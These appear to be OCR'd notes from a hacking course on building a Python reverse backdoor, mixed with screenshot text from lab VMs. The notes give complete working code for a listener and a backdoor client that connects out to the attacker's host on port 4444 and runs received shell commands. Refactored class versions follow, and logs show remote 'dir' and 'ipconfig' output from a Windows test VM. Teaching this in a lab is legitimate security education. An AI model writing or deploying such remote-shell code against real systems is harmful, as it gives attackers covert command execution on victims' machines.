print("[+] Waiting for incoming connections")
listener.accept()
print("[+] Got a Connection")
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: /opt/pycharm-com...
root@kali: /opt/pycharm-com...
root@kali: ~/PycharmProjects/...
root@kali: ~/PycharmProjects/reverse_backdoor 79x22
root@kali:~/PycharmProjects/reverse_backdoor#
root@kali:~/PycharmProjects/reverse_backdoor# python listener.py
[+] Waiting for incoming connections
[+] Got a Connection
root@kali:~/PycharmProjects/reverse_backdoor#
reverse_backdoor > listener.py
10:30 LF UTF-8 4 spaces Python 3.12 (reverse_backdoor)
CLE - MIN
Live - Bot 2
Search
ENG
US
2:44 PM
2024-08-09


Implementing Skeleton For Server - Client Communication


Listener.py code:

```
#!/usr/bin/python
import socket

listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
listener.bind(("192.168.10.142", 4444))
listener.listen(0)
print("[+] Waiting for incoming connections")
connection, address = listener.accept()
print("[+] Got a Connection from " + str(address))

while True:
    command = raw_input(">> ")
    connection.send(command)
    result = connection.recv(1024)
    print(result)
```

Reverse_backdoor.py


```
#!/usr/bin/env python

import socket
import subprocess

def execute_system_command(command):
    # Decode the command from bytes to a string
    command = command.decode()
    return subprocess.check_output(command, shell=True)

connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connection.connect(("192.168.10.142", 4444))



while True:
    command = connection.recv(1024)
    command_result = execute_system_command(command)
    connection.send(command_result)

connection.close()
```


Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)
Player
Applications
Places
Aug 9 14:59
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali:~/PycharmProjects/reverse_backdoor# python listener.py
[+] Waiting for incoming connections
[+] Got a Connection from ('192.168.10.143', 49978)
>> dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9
Directory of C:\Users\IEUser\Downloads
08/09/2024 08:46 AM <DIR> .
08/09/2024 08:46 AM <DIR> ..
08/07/2024 04:10 PM 1,749 arp_spoof.py
08/08/2024 11:08 AM 764 download_execute_and_report.py
08/07/2024 09:53 PM 1,337 execute_and_report.py
08/07/2024 09:09 PM 467 execute_command.py
08/06/2024 03:39 PM 372,104 Firefox Installer.exe
08/07/2024 03:58 PM 1,162,272 npcap-1.79.exe
08/07/2024 03:23 PM 26,772,456 python-3.12.4-amd64.exe
08/09/2024 11:41 AM 520 reverse_backdoor.py
08/07/2024 08:07 PM 16,047,376 sublime_text_build_4180_x64_setup.exe
08/07/2024 03:56 PM 915,128 WinPcap_4_1_3.exe
08/08/2024 10:20 AM 2,924,000 winzip28-bing.exe
11 File(s) 48,198,173 bytes
2 Dir(s) 18,317,135,872 bytes free
>>
listener.py
#!/usr/bin/python
import socket
listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
listener.bind(("192.168.10.142", 4444))
listener.listen(0)
print("[+] Waiting for incoming connections")
connection, address = listener.accept()
print("[+] Got a Connection from " + str(address))
while True:
command = raw_input(">> ")
connection.send(command)
result = connection.recv(1024)
print(result)
17:1 LF UTF-8 4 spaces Python 3.12 (reverse_backdoor)
26°C
Partly sunny
Search
ENG
US
2:59 PM
2024-08-09


Windows 10 - VMware Workstation 17 Player (Non-commercial use only)
Player
Recycle Bin
WinZip SafeShare
Firefox
WinZip Secur...
eula
WinZip
Microsoft Edge
New Text Document.txt
WinZip Duplicate Fi...
WinZip Image ...
WinZip PDF Express
C:\Users\IEUser\Downloads\reverse_backdoor.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
reverse_backdoor.py
#!/usr/bin/env python
import socket
import subprocess
def execute_system_command(command):
# Decode the command from bytes to a string
command = command.decode()
return subprocess.check_output(command, shell=True)
connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connection.connect(("192.168.10.142", 4444))
while True:
command = connection.recv(1024)
command_result = execute_system_command(command)
connection.send(command_result)
connection.close()
Line 20, Column 19
Tab Size: 4
Python
rthon312\python.exe reverse_backdoor.py
Windows 10 Enterprise Evaluation
Windows License valid for 75 days
Build 17763.rs5_release.180914-1434
Service Pack:
No service pack
Type here to search
11:59 AM
8/9/2024
26°C
Partly sunny
Search
ENG
US
2:59 PM
2024-08-09

Refactoring - Creating a Listener Class

```
#!/usr/bin/python
import socket

class Listener:
  def __init__(self, ip, port):
    listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    listener.bind((ip, port))
    listener.listen(0)
    print("[+] Waiting for incoming connections")
    self.connection, address = listener.accept()
    print("[+] Got a Connection from " + str(address))

  def execute_remotely(self, command):
    self.connection.send(command)
    return self.connection.recv(1024)

  def run(self):
    while True:
      command = raw_input(">> ")
      result = self.execute_remotely(command)
      print(result)



my_listener = Listener("192.168.10.142", 4444)
my_listener.run()
```


Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)
Player
Applications
Places
Aug 9 15:18
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali: /opt/pycharm-com...
root@kali: /opt/pycharm-com...
root@kali: ~/PycharmProjects/...
root@kali: ~/PycharmProjects/reverse_backdoor 79×41
root@kali:~/PycharmProjects/reverse_backdoor# python listener.py
[+] Waiting for incoming connections
[+] Got a Connection from ('192.168.10.143', 50015)
>> ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::94d2:6650:7780:1435%8
IPv4 Address. . . . . : 192.168.10.143
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.10.2
>> dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9
Directory of C:\Users\IEUser\Downloads
08/09/2024 08:46 AM <DIR> .
08/09/2024 08:46 AM <DIR> ..
08/07/2024 04:10 PM 1,749 arp_spoof.py
08/08/2024 11:08 AM 764 download_execute_and_report.py
08/07/2024 09:53 PM 1,337 execute_and_report.py
08/07/2024 09:09 PM 467 execute_command.py
08/06/2024 03:39 PM 372,104 Firefox Installer.exe
08/07/2024 03:58 PM 1,162,272 npcap-1.79.exe
08/07/2024 03:23 PM 26,772,456 python-3.12.4-amd64.exe
08/09/2024 11:41 AM 520 reverse_backdoor.py
08/07/2024 08:07 PM 16,047,376 sublime_text_build_4180_x64_setup.exe
08/07/2024 03:56 PM 915,128 WinPcap_4_1_3.exe
08/08/2024 10:20 AM 2,924,000 winzip28-bing.exe
11 File(s) 48,198,173 bytes
2 Dir(s) 18,371,887,104 bytes free
>>
Current File
listener.py
#!/usr/bin/python
import socket
1 usage
class Listener:
def __init__(self, ip, port):
listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, _value: 1)
listener.bind((ip, port))
listener.listen(0)
print("[+] Waiting for incoming connections")
self.connection, address = listener.accept()
print("[+] Got a Connection from " + str(address))
1 usage
def execute_remotely(self, command):
self.connection.send(command)
return self.connection.recv(1024)
1 usage
def run(self):
while True:
command = raw_input(">> ")
result = self.execute_remotely(command)
print(result)
my_listener = Listener(ip: "192.168.10.142", port: 4444)
my_listener.run()
26:17 LF UTF-8 4 spaces Python 3.12 (reverse_backdoor)
Weightlifting
Final result
Search
ENG
US
3:18 PM
2024-08-09


Refactoring - Creating a Backdoor Class


Listener.py code:

```
#!/usr/bin/python
import socket

class Listener:
  def __init__(self, ip, port):
    listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    listener.bind((ip, port))
    listener.listen(0)
    print("[+] Waiting for incoming connections")
    self.connection, address = listener.accept()
    print("[+] Got a Connection from " + str(address))

  def execute_remotely(self, command):
    self.connection.send(command)
    return self.connection.recv(1024)

  def run(self):
    while True:
      command = raw_input(">> ")
      result = self.execute_remotely(command)
      print(result)

my_listener = Listener("192.168.10.142", 4444)
my_listener.run()
```

reverse_backdoor.py code:

```
#!/usr/bin/env python

import socket
import subprocess

class Backdoor:
  def __init__(self, ip, port):
    self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    self.connection.connect((ip, port))

  def execute_system_command(self, command):
    command = command.decode()
    return subprocess.check_output(command, shell=True)

  def run(self):
    while True:
      command = self.connection.recv(1024)
      command_result = self.execute_system_command(command)
      self.connection.send(command_result)
    connection.close()

my_backdoor = Backdoor("192.168.10.142", 4444)
my_backdoor.run()
```


Windows 10 - VMware Workstation 17 Player (Non-commercial use only)
C:\Users\IEUser\Downloads\reverse_backdoor.py - Sublime Text (UNREGISTERED)
reverse_backdoor.py
#!/usr/bin/env python
import socket
import subprocess
class Backdoor:
def __init__(self, ip, port):
self.connection = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
self.connection.connect((ip, port))
def execute_system_command(self, command):
command = command.decode()
return subprocess.check_output(command, shell=True)
def run(self):
while True:
command = self.connection.recv(1024)
command_result = self.execute_system_command(command)
self.connection.send(command_result)
connection.close()
my_backdoor = Backdoor("192.168.10.142", 4444)
my_backdoor.run()
Command Prompt - C:\python312\python.exe reverse_backdoor.py
C:\Users\IEUser\Downloads>C:\python312\python.exe reverse_backdoor.py
Windows 10 Enterprise Evaluation
Windows License valid for 75 days
Build 17763.rs5_release.180914-1434
28°C
Mostly sunny
Search
3:48 PM
2024-08-09


Kali 2024 x64 Customized by zSecurity v1.0.14 - VMware Workstation 17 Player (Non-commercial use only)
Applications
Places
Aug 9 15:48
root@kali: ~/PycharmProjects/reverse_backdoor
root@kali:~/PycharmProjects/reverse_backdoor# python listener.py
[+] Waiting for incoming connections
[+] Got a Connection from ('192.168.10.143', 50028)
>> dir
Volume in drive C is Windows 10
Volume Serial Number is B009-E7A9
Directory of C:\Users\IEUser\Downloads
08/09/2024 08:46 AM <DIR> .
08/09/2024 08:46 AM <DIR> ..
08/07/2024 04:10 PM 1,749 arp_spoof.py
08/08/2024 11:08 AM 764 download_execute_and_report.py
08/07/2024 09:53 PM 1,337 execute_and_report.py
08/07/2024 09:09 PM 467 execute_command.py
08/06/2024 03:39 PM 372,104 Firefox Installer.exe
08/07/2024 03:58 PM 1,162,272 npcap-1.79.exe
08/07/2024 03:23 PM 26,772,456 python-3.12.4-amd64.exe
08/09/2024 12:46 PM 687 reverse_backdoor.py
08/07/2024 08:07 PM 16,047,376 sublime_text_build_4180_x64_setup.exe
08/07/2024 03:56 PM 915,128 WinPcap_4_1_3.exe
08/08/2024 10:20 AM 2,924,000 winzip28-bing.exe
11 File(s) 48,198,340 bytes
2 Dir(s) 18,372,911,104 bytes free
>> ipconfig
Windows IP Configuration
Ethernet adapter Ethernet0:
Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . . : fe80::94d2:6650:7780:1435%8
IPv4 Address. . . . . : 192.168.10.143
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.10.2
>>
listener.py
#!/usr/bin/python
import socket
class Listener:
def __init__(self, ip, port):
listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
listener.bind((ip, port))
listener.listen(0)
print("[+] Waiting for incoming connections")
self.connection, address = listener.accept()
print("[+] Got a Connection from " + str(address))
def execute_remotely(self, command):
self.connection.send(command)
return self.connection.recv(1024)
def run(self):
while True:
command = raw_input(">> ")
result = self.execute_remotely(command)
print(result)
my_listener = Listener("192.168.10.142", 4444)
my_listener.run()
28°C
Mostly sunny
Search
3:48 PM
2024-08-09

Implementing Reliable Methods to Send & Receive Data Over TCP/Reliably Sending & Receiving Data

listener.py code:


```
#!/usr/bin/python
import socket, json

class Listener:
  def __init__(self, ip, port):
    listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    listener.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    listener.bind((ip, port))
    listener.listen(0)
    print("[+] Waiting for incoming connections")
    self.connection, address = listener.accept()
    print("[+] Got a Connection from " + str(address))

  def reliable_send(self, data):
    json_data = json.dumps(data)
    self.connection.send(json_data)

  def reliable_receive(self):
    json_data = ""
    while True:
      try:
        # Decode the received bytes to a string before concatenating
        json_data = json_data + self.connection.recv(1024).decode('utf-8')
        return json.loads(json_data)
```


```
            except ValueError:
                continue

    def execute_remotely(self, command):
        self.reliable_send(command)
        return self.reliable_receive()

    def run(self):
        while True:
            command = raw_input(">> ")
            result = self.execute_remotely(command)
            print(result)


my_listener = Listener("192.168.10.142", 4444)
my_listener.run()
```

